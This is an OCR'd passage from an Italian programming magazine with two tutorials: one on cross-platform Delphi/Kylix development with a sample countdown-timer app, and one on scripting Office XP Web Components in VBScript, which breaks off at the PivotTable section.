È altresì necessario però cercare alternative al codice specifico di Windows o includerlo in blocchi *{$IFDEF MSWINDOWS}*, nonché correggere i punti in cui si fa riferimento a percorsi di file utilizzati nel codice (avvalendosi eventualmente anche di *PathSep, PathDelim* e *DriveDelim* in *SysUtils*).
È presumibile che in un programma scritto utilizzando VCL si faccia molto uso di peculiarità Windows non disponibili sotto Linux e quindi

Fig. 2: La creazione di un progetto CLX

Le direttive di compilazione

Oltre alle istruzioni Object Pascal, nei nostri programmi possiamo fornire al compilatore istruzioni per guidarlo nella creazione dell'applicazione eseguibile. Nel contesto dell'argomento che stiamo trattando le direttive ci servono per poter escludere o includere certi blocchi di codice dalla compilazione a seconda della piattaforma su cui sta lavorando il compilatore. In questo modo è possibile utilizzare certe funzionalità specifiche di ogni architettura, senza inficiare la portabilità del prodotto finale. È meglio limitare al minimo indispensabile l'uso di questo trucco, poiché mina un po' la mantenibilità e leggibilità del codice.
La Borland, consapevole della potenzialità cross-platform dei suoi prodotti Kylix e Delphi, ha fatto sì che siano definite delle variabili d'ambiente relative al sistema operativo in esecuzione: si tratta di *LINUX, MSWINDOWS, WIN32* e *WIN64*. Potete utilizzare queste costanti con la direttiva *{$IFDEF}* per testarne l'esistenza e includere codice specifico.
Ad esempio:

```
{$IFDEF MSWINDOWS}
  strFileName := 'C:\Federico\Settings\reminder.ini';
{$ENDIF}
{$IFDEF LINUX}
  strFileName := '/home/federico/settings/reminder.cfg';
{$ENDIF}
```

Notate che per Windows ci sono tre definizioni: una generica (MSWINDOWS), una per i sistemi a 32 bit (WIN32), e l'ultima per i nuovi sistemi a 64 bit (WIN64).
È consigliabile utilizzare sempre quella generica a meno di essere a conoscenza di problemi del vostro codice con una o l'altra versione.

Sistema

Delphi e Kylix
insieme per lo sviluppo cross-platform

CLX

Nella terminologia di Delphi e Kylix, fermo restando che BaseCLX, NetCLX e DataCLX sono sempre le stesse, si parla di CLX quando la libreria grafica utilizzata è VisualCLX, mentre si dice VCL quando si utilizza WinCLX. Anche nel seguito di questo articolo utilizzeremo questa convenzione.

Sistema

Delphi e Kylix
insieme per lo sviluppo cross-platform

probabilmente il lavoro da fare per rendere portabile il progetto non sarà poco! Se si sta creando un nuovo progetto è consigliabile creare direttamente un'applicazione CLX (menu *File | New* Fig. 2). In questo modo sarà attivata la toolbar CLX, con i componenti compatibili tra le due piattaforme. Ci sono degli accorgimenti da tenere a mente quando si vuole che il proprio codice Object Pascal sia portabile tra Linux e Windows, e di questi parleremo nel prossimo paragrafo si può comunque affermare, con abbastanza precisione, che in un progetto CLX non c'è troppo da fare per garantire la portabilità.





Fig. 3: I file del progetto Reminder sotto Windows

In cosa consta dunque questa portabilità? In realtà, una volta che ritenete di aver scritto del codice valido per le due piattaforme che Borland supporta, il tutto si esaurisce nel trasferimento da una piattaforma all'altra del progetto: copiate i file via FTP o SMB sul PC di destinazione, aprite il progetto con Kylix o Delphi resettate, se necessario, le opzioni di progetto, e poi dedicatevi alla procedura di compile-test-run, che con ogni probabilità verrà portata a termine senza problemi.

Cosa trovo nel progetto?

Per vostro riferimento ecco un veloce riassunto dei principali tipi di file che trovate nella cartella di un progetto creato con Delphi per Windows o Kylix:

File di unità Pascal (units)	.pas
File dei packages Borland	.dpk
Definizione dei form	.dfm (VCL) .xfm (CLX)
Risorse applicative	.res
File di descrizione del progetto	.dpr
Descrizione delle opzioni di progetto	.cfg (Delphi Win) .conf (Kylix)
Opzioni di progetto di default	.dof (Delphi Win) .kof (Kylix)

Unicode

Linux e Windows differiscono anche sensibilmente nel modo in cui vengono gestite le stringhe Unicode. Mentre per la Microsoft Unicode e le stringe MBCS arrivano al massimo a due byte (UTF-16), il sistema operativo open-source supporta caratteri Unicode fino ad un massimo di addirittura 6 byte, e la definizione di *WideChar* tra i due sistemi è diversa, perché per Windows si tratta di UTF-16 (2 byte), mentre Linux preferisce UTF-32 (4 byte).

Nelle Fig. 3 e 4 vedete le cartelle dello stesso progetto sotto Windows e Linux.





Fig. 4: I file del progetto Reminder sotto Linux.

COME SCRIVERE APPLICAZIONI PORTABILI

Sarebbe fuorviante non tenere conto di alcune difficoltà intrinseche allo sviluppo cross-platform che per quanto possano venirci incontro i tool della Borland, vanno comunque affrontate e gestite.

Saltano subito all'occhio le differenze tra i due sistemi operativi che possono comportare delle necessità di aggiustamento a livello anche del codice di programmazione. Innanzitutto i file system utilizzati (*NTFS* o *FAT32* da un lato, e *EXT2* o *EXT3* dall'altro) sono profondamente dissimili, sia nell'indirizzamento dei file (ad esempio confronta *c:\directory\file.ext per Windows* con */tmp/directory/file.ext* sotto Linux) che nei criteri di protezione delle varie risorse: l'accesso ai file sotto Linux è basato su una maschera di permessi a 9 bit che distingue l'utilizzo in lettura, scrittura ed esecuzione per il proprietario del file, il gruppo del proprietario e tutti gli altri, mentre si sa che sotto Windows, con tecnologia NT, i permessi di accesso al file system sono molto più complessi e granulari. Come potete immaginare, di questo bisogna tenere conto quando nel proprio codice si fa riferimento a dei file del sistema operativo e risulta quindi necessario avvalersi da un lato delle direttive di compilazione *{$IFDEF}* per biforcare gli statement che si riferiscono a nomi di file o cartelle e dall'altro lato delle variabili presenti in *SysUtils* per creare nomi di file corretti a seconda del sistema.

Linux e Windows differiscono anche sensibilmente nel modo in cui vengono gestite le stringhe Unicode.

Mentre per la Microsoft Unicode e le stringe MBCS arrivano al massimo a due byte (UTF-16), il sistema operativo open-source supporta caratteri Unicode fino ad un massimo di addirittura 6 byte, e la definizione di *WideChar* tra i due sistemi è diversa, perché per Windows si tratta di

UTF-16 (2 byte), mentre Linux preferisce UTF-32 (4 byte). Va anche sottolineato, però, che le routine di gestione delle stringhe messe a disposizione dal BaseCLX ci sollevano da buona parte di questi pensieri: resta importante conoscere queste differenze per quando si lavora con le stringhe a basso livello, ma per lo più su questo fronte non si dovrebbe incappare in grosse difficoltà.
In seguito, dovremo tenere in considerazione i diversi modi in cui viene concepito il codice riutilizzabile nella forma di librerie dinamiche da parte dei due sistemi operativi. Quelli che sotto Windows sono i *.dll*, per Linux si chiamano *.so* e, sebbene la loro funzione e la logica che vi sta dietro sia pressoché identica, quando ne fate uso – di uno o dell'altro – vi troverete a dover manipolare un po' i vostri programmi per renderli disponibili per la compilazione anche sotto la controparte Kylix o Delphi.
Altri problemi possono sorgere a causa delle diverse tecnologie di componenti in uso sui due sistemi: tutta la parte DDE/COM/ActiveX è completamente assente sui PC con Linux, per cui se ne dovrà fare a meno del tutto e trovare soluzioni alternative anche sotto Windows. Da sottolineare anche la mancanza dei componenti ADO *(ActiveX Data Objects)* e la conseguenza indisponibilità dei componenti di accesso ai dati ADO, che la Borland aveva messo a disposizione con Delphi: restano comunque a disposizione i componenti *dbExpress* e tutti gli altri oggetti per l'accesso semplificato a fonti dati SQL. A livello di gestione dei protocolli di rete, invece, la differenza sta nella tipologia di socket utilizzati: Windows utilizza le API di WinSock mentre con Linux si hanno a disposizione i socket BSD, ma di fatto i due tipi si occupano delle stesse cose e sono funzionalmente equivalenti.
Lato email, inoltre, non esiste sotto Linux la libreria *MAPI* (per la gestione appunto dei messaggi di posta elettronica), ma ci si può servire direttamente dei protocolli *POP3* e *SMTP*. Come ultima cosa, ricordiamo le differenze tra i sistemi di gestione degli eventi che esistono fra le API di Windows e le librerie Qt utilizzate da CLX. Le divergenze tra i due framework portano a non poter determinare sempre, con certezza matematica, l'ordine in cui determinati eventi saranno gestiti e da chi, quindi, conviene sempre provare su entrambe le piattaforme prima di sentirsi sicuri del successo del proprio lavoro. Purtroppo le differenze non sono terminate qui: sviluppando progetti cross-platform incapperete sicuramente in incongruenze, altre differenze, problemi, bachi… ma con questo non voglio scoraggiarvi! Innanzitutto adesso vedremo un semplice esempio in cui tutto funziona e fila liscio come l'olio, e poi – anche in applicazioni più complesse – con l'help online, un tocco di creatività e tanta pazienza si può risolvere qualunque problema.

UN'APPLICAZIONE PORTABILE

Dopo questa panoramica sui vantaggi che lo sviluppo con Kylix e Delphi ci offre in termini di creazione di applicazioni portabili e sulle difficoltà che si possono incontrare, è giunto il momento di vedere un esempio pratico di un progetto che compileremo sotto Linux e sotto Windows. Si tratta di un programma molto semplice con il quale si può creare un semplice timer con conteggio alla rovescia (una specie di sveglia con progress bar!).
Il reminder, così chiameremo la nostra applicazione, consta in un'unica finestra da cui si può impostare l'ora a cui si desidera che il conteggio termini. Si fa partire il timer con un click del pulsante, seguirà quindi l'attivazione di un controllo *Timer* che attiverà il conteggio; dopo aver visualizzato una serie di informazioni sul form e attivato la progress bar che mostra graficamente lo scorrere del tempo. Il codice dell'applicazione è concentrato tutto nell'evento di *click* del pul-

Il click del pulsante di start del timer

```
procedure TfrmReminder.btnStartClick(Sender: TObject);
begin
  { Recupera l'ora attuale e l'ora della sveglia }
  tmStart := Now();
  tmEnd := StrToDateTime(edtTime.Text);
  if tmEnd < 1 then
  begin
    tmEnd := tmEnd + Date();
end;

{ Calcola il numero di secondi da attendere }
totalTime := (tmEnd - tmStart) * 86400;
{ Imposta la progress bar }
  progTimer.Min := 0;
  progTimer.Max := Floor(totalTime);
progTimer.Step := 1;
{ Mostra le informazioni riassuntive }
  lblStart.Caption := 'Start Time: ' +
                                 DateTimeToStr(tmStart);
  lblEnd.Caption := 'End Time: ' +
                                   DateTimeToStr(tmEnd);
lblTotal.Caption := 'Total Time: ' +
                       IntToStr(Floor(totalTime)) + ' secs';
{ Attiva il timer }
  tmrReminder.Enabled := True;
end;
```

Sistema

Delphi e Kylix
insieme per lo sviluppo cross-platform

DLL o SO

Quelli che sotto Windows sono i .dll, per Linux si chiamano .so e sebbene la loro funzione e la logica che vi sta dietro sia pressoché identica, quando ne fate uso – di uno o dell'altro – vi troverete a dover manipolare un po' i vostri programmi per renderli disponibili per la compilazione anche sotto la controparte Kylix o Delphi.

Sistema

Delphi e Kylix
insieme per lo sviluppo cross-platform

sante. La gestione della progress bar si basa sul fatto che una data in Object Pascal è un double in cui l'intero (1) è un giorno (86400 secondi), per cui imposto il minimo e il massimo del controllo di monitoraggio del tempo, rispettivamente su 0 e sul numero di secondi che devono trascorrere per raggiungere l'ora di "sveglia". Ad ogni esecuzione del timer se non si è raggiunta l'ora richiesta si fa avanzare la progress bar di una unità (un secondo), altrimenti viene mostrata una message box di avvertimento, si interrompe il timer, e viene resettata la progress bar. Sebbene l'applicazione sia molto semplice, è interessante vedere come tutto funzioni alla perfezione senza necessità di modificare una singola virgola. Il tutto è stato sviluppato con Delphi 7 per Windows, successivamente si è copiato la cartella del progetto sul PC con Linux, eseguendo senza problemi l'applicazione.
È stato necessario apportare alcune correzioni con Kylix. Per concludere abbiamo effettuato la prova del nove: anche sotto Delphi siamo riusciti ad eseguire il codice corretto con Kylix senza nessuna difficoltà. Nelle Fig. 5 e 6 potete osservare la stessa applicazione compilata ed eseguita sotto i due sistemi operativi supportati.

Progress bar

La gestione della *progress bar* si basa sul fatto che una data in Object Pascal è un double in cui l'intero (1) è un giorno (86400 secondi), per cui imposto il minimo e il massimo del controllo di monitoraggio del tempo, rispettivamente su 0 e sul numero di secondi che devono trascorrere per raggiungere l'ora di "sveglia". Ad ogni esecuzione del timer se non si è raggiunta l'ora richiesta si fa avanzare la progress bar di una unità (un secondo), altrimenti viene mostrata una message box di avvertimento, si interrompe il timer, e viene resettata la progress bar.

Fig. 5: L'applicazione Reminder eseguita sotto Windows

Ovviamente non sempre le cose andranno così lisce come in questo caso, perché lavorando su progetti più complessi è facile che si venga ad aver a che fare con alcune delle caratteristiche poco portabili e che si renda quindi necessario studiare una qualche soluzione che comporti un po' più di complessità e magari delle biforcazioni di codice tramite le direttive di compilazione. Converrete comunque, che con Delphi & Kylix abbiamo per le mani un ottimo strumento per sviluppare sui due sistemi operativi più diffusi e che per chi già lavora con Delphi, Kylix può riverarsi un'opportunità imperdibile di avvicinarsi alla programmazione Linux.

Federico Mestrone

SysUtils e il file system

Alcune costanti di SysUtils consentono di comporre dei nomi di file in maniera indipendente dal sistema di deployment: separate le cartelle in un path con *PathDelim* (vale "\" per Windows e "/" per Linux), separate più percorsi di file con *PathSep* (";" in Windows e ":" in Linux) e infine utilizzate *DriveDelim* per determinare come viene separata la lettera del drive dal resto del path (":" sotto Windows e "" sotto Linux dato che non esistono le lettere di drive).





Fig. 6: La stessa applicazione Reminder sotto Linux.

Il codice del timer (eseguito ogni 1 sec)

```
procedure TfrmReminder.tmrReminderTimer
                              (Sender: TObject);
var
  elapsedTime: Double;
begin
  { Calcola il tempo trascorso in secondi }
  elapsedTime := (Now() - tmStart) * 86400;
  if elapsedTime >= totalTime then
begin
  { Il timer è stato raggiunto }
    tmrReminder.Enabled := False;
    progTimer.Max := 100;
    progTimer.Min := 0;
    progTimer.Position := 100;
    elapsedTime := totalTime;
    Application.MessageBox('Agisci su questo
                      reminder!','Your Reminder');
  end

  else
begin
  { Timer non raggiunto – aggiorna la progress bar }
    progTimer.StepIt();
end;

{ Aggiorna la vista del form e il conteggio del tempo
                           trascorso e mancante }
  progTimer.Update();
  lblElapsed.Caption := 'Time Elapsed: ' +
    IntToStr(Floor(elapsedTime)) + ' Time Remaining:
        ' + IntToStr(Floor(totalTime - elapsedTime));
end;
```

I componenti

WEB DI OFFICE XP

Office XP include un set di controlli ActiveX in grado di facilitare la creazione e la gestione di pagine Web professionali.

Microsoft Office XP Web Components (OWC) è un set di controlli ActiveX disponibili all'interno del CD di Office XP (owc10.msi) e solitamente installati per default al momento della configurazione di questa suite sul proprio PC. Attraverso questi componenti è possibile pubblicare sul Web i propri progetti, siano essi fogli di calcolo, grafici, database, ecc., offrendo a tutti gli utenti la possibilità d'interagire con essi attraverso Microsoft Internet Explorer.
Quando realizziamo una pagina Web che include uno o più istanze di questi componenti, un utente è in grado d'interagire con i dati in essa contenuti inserendo valori personali, modificando il layout di una tabella pivot, visionando risultati automatici previsti da formule preconfezionate, ecc. Naturalmente, occorre essere in possesso della necessaria licenza d'uso di Office XP prima di poterli sfruttare appieno (modalità interattiva). In particolare e senza addentrarci troppo nei dettagli, chiunque possieda una licenza Office XP valida, sarà in grado sia di visualizzare sia di modificare i dati contenuti all'interno di una pagina Web. Inoltre, è bene anche precisare che gli OWC sono supportati correttamente da Internet Explorer 4.01 o superiore e che con Netscape Navigator è possibile riscontrare diverse anomalie. Comunque sia, per chiunque avesse la necessità di sfruttarli anche con quest'ultimo browser, sono disponibili diversi plug-in di terze parti (non espressamente riconosciuti da Microsoft) che consentono d'interpretare correttamente questi componenti quando presenti all'interno di una pagina Web.
Al momento della creazione di una pagina Web che dovrà contenere uno o più controlli OWC, è necessario che l'autore della stessa abbia configurato tali componenti opportunamente. In particolare, occorre specificare una cartella d'installazione ed un link al relativo indirizzo nella pagina d'installazione dei componenti. In questa maniera, quando un utente tenterà di aprirla e qualora non li avesse disponibili sul proprio PC, gli verrà mostrata a video un'opportuna finestra di avvertimento che gli offre la possibilità di scaricarli direttamente dal server di riferimento.

I controlli ActiveX facenti parte del pacchetto degli OWC sono, in definitiva, i seguenti:

- **Spreadsheet**: questo controllo consente di gestire un oggetto molto simile ad un foglio di lavoro di Excel. Attraverso esso, un utente ha la possibilità d'inserire valori personali, verificare risultati attraverso l'uso di formule preimpostate ed altro ancora. Esso supporta anche il linguaggio XML che migliora il processo d'associazione dei dati con origini esterne quali, ad esempio, MS Access.

- **Chart**: questo controllo si occupa di mostrare a video una descrizione grafica dei dati prelevati da una fonte dati specificata, consentendo all'utente di operare su di esso in maniera analoga a quanto si faceva con i grafici di Excel.

- **PivotTable**: consente di effettuare operazioni di raggruppamento dati alla stessa maniera offerta da Excel. Sicuramente è avvantaggiato nell'uso chi già utilizza questo oggetto all'interno dei propri fogli di lavoro Excel.

- **DataSource**: consente di definire una fonte dati che può essere sfruttata per collegare altri componenti Web ad essa. La presenza di questo componente migliora la connessione tra un qualunque database supportato ed i restanti componenti presenti all'interno della pagina Web. La tecnologia utilizzata è ADO (Microsoft Active Data Objects) e consente di stabilire le connessioni con database relazionali (come Microsoft Access e Microsoft SQL Server).
  Per la connessione a dati multidimensionali, invece, è sfruttato Microsoft Decision Support Server (DCUBE).

Solo per maggiore chiarezza, è importante ricordare che il pacchetto degli Office XP Web Components non rappresenta affatto un set di controlli rilasciato per la prima volta con questa versione di Office. Infatti, anche Office 2000 comprendeva una prima release degli OWC, anche se la versione presente in XP introduce diverse novità interessanti, prima fra tutte un'estensione del modello ad oggetti esposto da ciascun controllo.

UTILIZZARE VBSCRIPT

Come qualunque altro controllo ActiveX, anche quelli presenti nel pacchetto degli OWC possono essere sfrut-

Nuove Funzioni

Con la nuova versione degli OWC, al modello di oggetto di Visual Basic sono state apportate diverse modifiche. Il principale scopo è quello di supportare le nuove funzioni dell'applicazione e quelle migliorate. Per ottenere maggiori informazioni a riguardo ed essere costantemente aggiornati sull'argomento, è molto utile il link Internet Web Office Developer Center di MSDN Online. Qui potrete trovare varie informazioni tecniche, prodotti da scaricare, esempi, ecc.

Sistema

I componenti Web di Office XP

tati in maniera analoga all'interno dei propri programmi. In particolare, è consentito interfacciarsi ad essi attraverso diversi linguaggi di programmazione tra i quali ovviamente Visual Basic, JavaScript e VBScript. Naturalmente, la scelta del linguaggio da utilizzare dipende dalle proprie conoscenze e dal tipo di applicazione che si vuol realizzare. Per gli esempi che seguiranno, si è supposto di utilizzare VBScript all'interno di una pagina Web. Prima di vedere qualche esempio che illustri alcuni modi di utilizzare questi componenti, è opportuno premettere alcuni piccoli accorgimenti che occorre tenere in considerazione durante la realizzazione dei nostri script. Questa piccola nota riguarda il modo attraverso il quale VBScript riconosce ed interpreta le costanti con nome all'interno di una routine. L'utilizzo di costanti con nome, infatti, non è supportato da VBScript ed una riga simile alla successiva, ad esempio, non funziona correttamente:

```
Set valueAxis = ChartSpace1.Charts(0).Axes(
                                    chAxisPositionLeft)
```

In realtà, VBScript interpreta la costante con nome *chAxisPositionLeft* semplicemente come una variabile non inizializzata. Questo fa sì che il suo valore venga impostato sempre a zero, con le conseguenze che tutti possiamo immaginare.
Per poter ovviare a questo "piccolo" inconveniente, dunque, occorre apportare qualche modifica al codice appena illustrato e precisamente:

```
Set c = ChartSpace1.Constants
Set valueAxis = ChartSpace1.Charts(0).Axes(
                                    c.chAxisPositionLeft)
```

La proprietà *Costants* è una proprietà che può essere applicata a qualunque oggetto di tipo *ChartSpace*, *DataSourceControl*, *PivotTable* o *Spreadsheet* e non fa altro che restituire un array contenente tutte le costanti disponibili nella libreria dei tipi degli OWC. Attraverso l'utilizzo della sintassi Set *<Nome variabile>=<Container>.<Nome costante>* siamo in grado di memorizzare questa lista di valori, indirizzando il singolo elemento attraverso la seconda riga mostrata nell'esempio precedente. L'utilizzo di *Costants* non è affatto necessario in linguaggi come Visual Basic ed anche se quest'ultimo la supporta, la documentazione a corredo ne sconsiglia l'uso per motivi di performance. Un'altra nota importante, che riguarda l'utilizzo di VBScript per la creazione delle proprie routine, è il modo nel quale esse vengono dichiarate. In Visual Basic sappiamo tutti che l'utilizzo delle parole chiave *Private* e *ByVal* consentono di dichiarare routine di eventi. Purtroppo, questo metodo non funziona in VBScript per almeno due motivi: le due parole chiave precedenti non sono utilizzate ed inoltre tutti gli argomenti vengono passati sempre come Variant. Per ovviare a quest'altro inconveniente, la soluzione è semplice: basta dichiarare le nostre routine d'eventi utilizzando semplicemente il nome dell'evento ed i nomi di argomento. Di seguito ecco un semplice esempio che illustra come aggirare l'ostacolo:

```
Sub Chart1_MouseOver (Button, Shift, Target)
```

Si ricordi a questo proposito che alcuni editor di script, tra cui MS Script Editor, non inseriscono alcun dato all'interno dell'elenco degli argomenti al momento in cui viene creata una routine di eventi. Questo significa che, affinché l'esecuzione della routine vada a buon fine, è necessario avvalersi del *Visualizzatore oggetti* oppure della *Guida in linea*, inserendo quindi i dati corretti nell'elenco degli argomenti.

Eventi ContextMenu

L'evento BeforeContextMenu, applicabile a ciascuno dei componenti OWC (Chart, Spreadsheet e PivotTable), si verifica prima delle visualizzazione di un menu di scelta rapida. Ecco la sintassi per la dichiarazione della routine d'evento: *Private Sub Oggetto_BeforeContextMenu(ByVal x As Long, ByVal y As Long, ByVal Menu As Byref, ByVal Cancel As ByRef*). In particolare:

x: coordinata *x* in corrispondenza della quale deve essere visualizzato il menu di scelta rapida.

y: coordinata *y* in corrispondenza della quale deve essere visualizzato il menu di scelta rapida.

MENU: imposta la proprietà Value di questo oggetto su una matrice contenente le voci di menu da visualizzare.

CANCEL: imposta la proprietà *Value* dell'oggetto su *True* per annullare la sequenza di tasti.

LA CONNESSIONE AL DB

A questo punto non ci resta che vedere alcuni esempi che danno un'idea di massima di come interagire con questi componenti all'interno delle proprie pagine Web. Ciascuno script è stato realizzato e provato servendosi di MS Script Editor incluso in Microsoft FrontPage. Il primo problema da affrontare, quando si decide di realizzare qualcosa con gli OWC, è certamente quello di associare ad un qualunque componente istanziato all'interno della nostra pagina Web, la corretta fonte dati. Innanzitutto, occorre sottolineare che la connessione tra un componente OWC ed un DB qualunque può essere effettuata in almeno due modi. La prima strada, quella probabilmente più semplice, consiste nel servirsi del *DataSource Control* in fase di design facendo poi riferimento ad esso per "agganciare" la fonte dati al controllo voluto. Questa via è senza dubbio più semplice rispetto a quella puramente "manuale": è sufficiente posizionare un nuovo controllo *DataSource* sulla pagina Web, modificarne le proprietà di connessione e sfruttarle per "popolare" i restanti controlli. La seconda via consiste invece nell'impostare, direttamente da VBScript, la stringa di connessione al DB, magari creando on-the-fly l'oggetto *DataSource* che ci occorre. Le istruzioni successive mostrano un esempio di come sia possibile realizzare il collegamento tra i dati presenti all'interno della tabella *Products* del database *Northwind* ed il controllo *MyChart1*:

```
Dim MyDSC
Set MyDSC = CreateObject("OWC10.DataSourceControl")
SourceDBPath = "C:\\Programmi\\Dati \\Northwind.mdb"
MyDSC.ConnectionString="Provider=Microsoft.Jet.OLEDB.4.
                          0; data source=" & SourceDBPath
MyDSC.RecordsetDefs.AddNew "select ProductID,
                          ProductName from Products Where
                                 CategoryID=1", , "DatiCat1"
MyDSC.RecordsetDefs.AddNew "select ProductID,
                          ProductName from Products Where
                                 CategoryID=1", , "DatiCat2"
set c = MyChart1.Constants
set MyChart1.DataSource = MyDSC
MyChart1.DataMember = "DatiCat1"
set c = MyChart2.Constants
```

```
set MyChart2.DataSource = MyDSC
MyChart2.DataMember = "DatiCat2"
```

Nell'esempio, sono mostrati soltanto alcuni dei parametri consentiti al momento della connessione (Provider e Data Source), ma è possibile specificare anche altre informazioni come utente e password, ad esempio. Inizialmente è consigliabile servirsi dell'interfaccia offerta dal componente su menzionato per impostare la corretta stringa di connessione. Successivamente, per chi non avesse già molta pratica con questo tipo di oggetti, sarà molto più semplice gestire il tutto direttamente da VBScript. Ora che abbiamo stabilito il collegamento con il database *Northwind.mdb*, occorre però specificare la tabella alla quale *MyDSC* dovrà fare riferimento. Il metodo *Add*, applicato a *Recordefs*, si occupa proprio di raggiungere questo scopo. *RecordDefs*, infatti, rappresenta l'insieme di *RecordDef* (definizione di *Recordset*) definiti per quel controllo. In particolare, il primo parametro stabilisce la definizione del set di dati da prelevare (l'istruzione SQL mostrata nell'esempio seleziona tutti i record appartenenti alla tabella *Products* ed aventi *Category* pari ad 1 e 2 rispettivamente) mentre l'ultimo associa un nome preciso al set di dati ottenuto dall'istruzione SQL precedente. Nell'esempio mostrato, sono stati definiti due set diversi di recordset, *DatiCat1* e *DatiCat2*, ciascuno dei quali può essere utilizzato in base alle esigenze. A questo punto, l'ultimo passo è quello di specificare, per un qualunque controllo prescelto tra quelli disponibili, la fonte dati appena creata. Quest'ulteriore fase è completata servendosi delle proprietà *DataSource* e *DataMember* del componente prescelto. La prima non fa altro che stabilire a quale controllo *DataSource* riferirsi, mentre la seconda imposta il corretto set di dati definito "all'interno" dell'oggetto *MyDSC*.

ALCUNI SCRIPT D'ESEMPIO

Il primo esempio mostra come realizzare un foglio elettronico con dati preimpostati (ossia si è supposto di avere un componente *Spreadsheet* di nome *Spreadsheet1*, riempito con alcuni dati di prova in fase di design della nostra pagina Web) ed un grafico che varia automaticamente al variare delle informazioni incluse nel primo.

Ecco innanzitutto lo script che realizza tutto ciò:

```
Dim c
Set c=ChartSpace1.Constants
ChartSpace1.Charts.Add
Set ChartSpace1.DataSource=Spreadsheet1
ChartSpace1.HasChartSpaceTitle=True
ChartSpace1.HasChartSpaceLegend=True
   ' Tipo di grafico iniziale
     ChartSpace1.Charts(0).Type = c.chChartTypeBar3D
   ' Nome delle serie.
     ChartSpace1.Charts(0).SetData c.chDimSeriesNames,
                                       c.chDataBound, "A2:A6"
   ' Asse X.
     ChartSpace1.Charts(0).SetData c.chDimCategories,
                                       c.chDataBound, "B1:D1"
   ' Asse Y.
     ChartSpace1.Charts(0).SeriesCollection(0).SetData
                         c.chDimValues, c.chDataBound, "B2:D2"
     ChartSpace1.Charts(0).SeriesCollection(1).SetData
                         c.chDimValues, c.chDataBound, "B3:D3"
     ChartSpace1.Charts(0).SeriesCollection(2).SetData
                         c.chDimValues, c.chDataBound, "B4:D4"
     ChartSpace1.Charts(0).SeriesCollection(3).SetData
                         c.chDimValues, c.chDataBound, "B5:D5"
     ChartSpace1.Charts(0).SeriesCollection(4).SetData
                         c.chDimValues, c.chDataBound, "B6:D6"
```

Spreadsheet1


	A	B	C	D
1	Dati	Dato1	Dato2	Dato3
2	A	0	900	10
3	B	100	800	20
4	C	200	700	30
5	D	300	600	40
6	E	400	500	50
7				
8				

ChartSpace1

Fig. 1: Un esempio d'interazione tra un componente Spreadsheet ed un componente Chart.

Tralasciando le istruzioni elementari come la visualizzazione della legenda o del titolo, si vede chiaramente che il legame tra il componente denominato *Spreadsheet1* e il controllo *ChartSpace1*, è definito attraverso l'istruzione *Set ChartSpace1.DataSource=Spreadsheet1*.

A questo punto, stabilita quale debba essere la fonte dati per il grafico, è necessario impostarne le proprietà per una corretta visualizzazione. Naturalmente, occorre precisare che le istruzioni sopra elencate dipendono necessariamente dal tipo di grafico che si vuole implementare (nell'esempio si è scelto il tipo Barre 3D). Una volta deciso il layout del nostro oggetto, tutto quello che la routine fa, è "semplicemente" determinare l'area dati del foglio elettronico che costituirà rispettivamente la serie principale, l'asse delle *X* e l'asse delle *Y*. Lo

Sistema

I componenti
Web di Office XP

Script di connessione

Chiunque lo desideri, può adattare lo script utilizzando fonti dati diverse da quella utilizzata (ivi compresa un foglio di lavoro specifico di un controllo *Spreadsheet*, ad esempio), ma facendo bene attenzione, però, a modificare opportunamente il listato laddove necessario. Le prime tre righe dell'esempio sono piuttosto banali da descrivere. Esse non fanno altro che specificare il percorso del DB a cui si sta facendo riferimento, creando nel contempo un nuovo oggetto *DataSource* (MyDSC) a runtime. La nuova istanza di questo componente ci servirà successivamente come fonte dati per i restanti controlli. La stringa vera e propria di connessione è così impostata attraverso la proprietà *ConnectionString* applicata sempre al nuovo oggetto *MyDSC*.

Sistema

I componenti
Web di Office XP


stesso risultato poteva essere raggiunto, in maniera forse più semplice, anche servendosi dell'interfaccia offerta da ciascun componente. Può anche essere interessante migliorare le capacità intrinseche offerte dal nostro controllo, implementando una propria routine richiamabile direttamente attraverso la pressione del tasto destro del mouse, accessibile cioè attraverso un'apposita voce aggiunta al menu contestuale del nostro componente.
Quello mostrato di seguito è un esempio applicato all'oggetto *Spreadsheet1:*

```
Sub Spreadsheet1_BeforeContextMenu(x, y, Menu, Cancel)
Dim CtxtMenu
CtxtMenu = Menu.Value
NumItems = UBound(CtxtMenu) + 2
Redim Preserve CtxtMenu(NumItems)
' Aggiungi una nuova voce di menu, separandola dalle restanti...
 CtxtMenu(NumItems - 1) = Empty
 CtxtMenu(NumItems ) = Array("Voce Menu", "Routine")
Menu.Value = CtxtMenu
End Sub
```

dove *Voce Menu* rappresenta la nuova voce richiamabile dal menu contestuale di *Spreadsheet1*, mentre *Routine* è il nome della procedura che si attiverà quando l'utente seleziona tale voce. In particolare, può essere interessante associare particolari azioni da applicare ai dati presenti all'interno del foglio di lavoro, come l'ordinamento, ad esempio.
Ecco di seguito un esempio che illustra come implementare la corretta chiamata a Routine:

```
Sub Spreadsheet1_CommandExecute(Command, Succeeded)
If VarType(Command) = vbString Then
  Select Case Command
        Case "Voce Menu 1"
               ` Elenco azioni...
        Case "Voce Menu 2"
                       ` Elenco azioni...
  End Select

End If

End Sub
```

IL COMPONENTE PIVOTTABLE

Concludiamo questa breve panoramica sugli Office XP Web Components parlando di un oggetto che, per certi aspetti, è forse più complesso da comprendere rispetto ai precedenti: il componente *PivotTable.*
Il modello ad oggetti che contraddistingue questo controllo è raffigurato in Fig. 2.
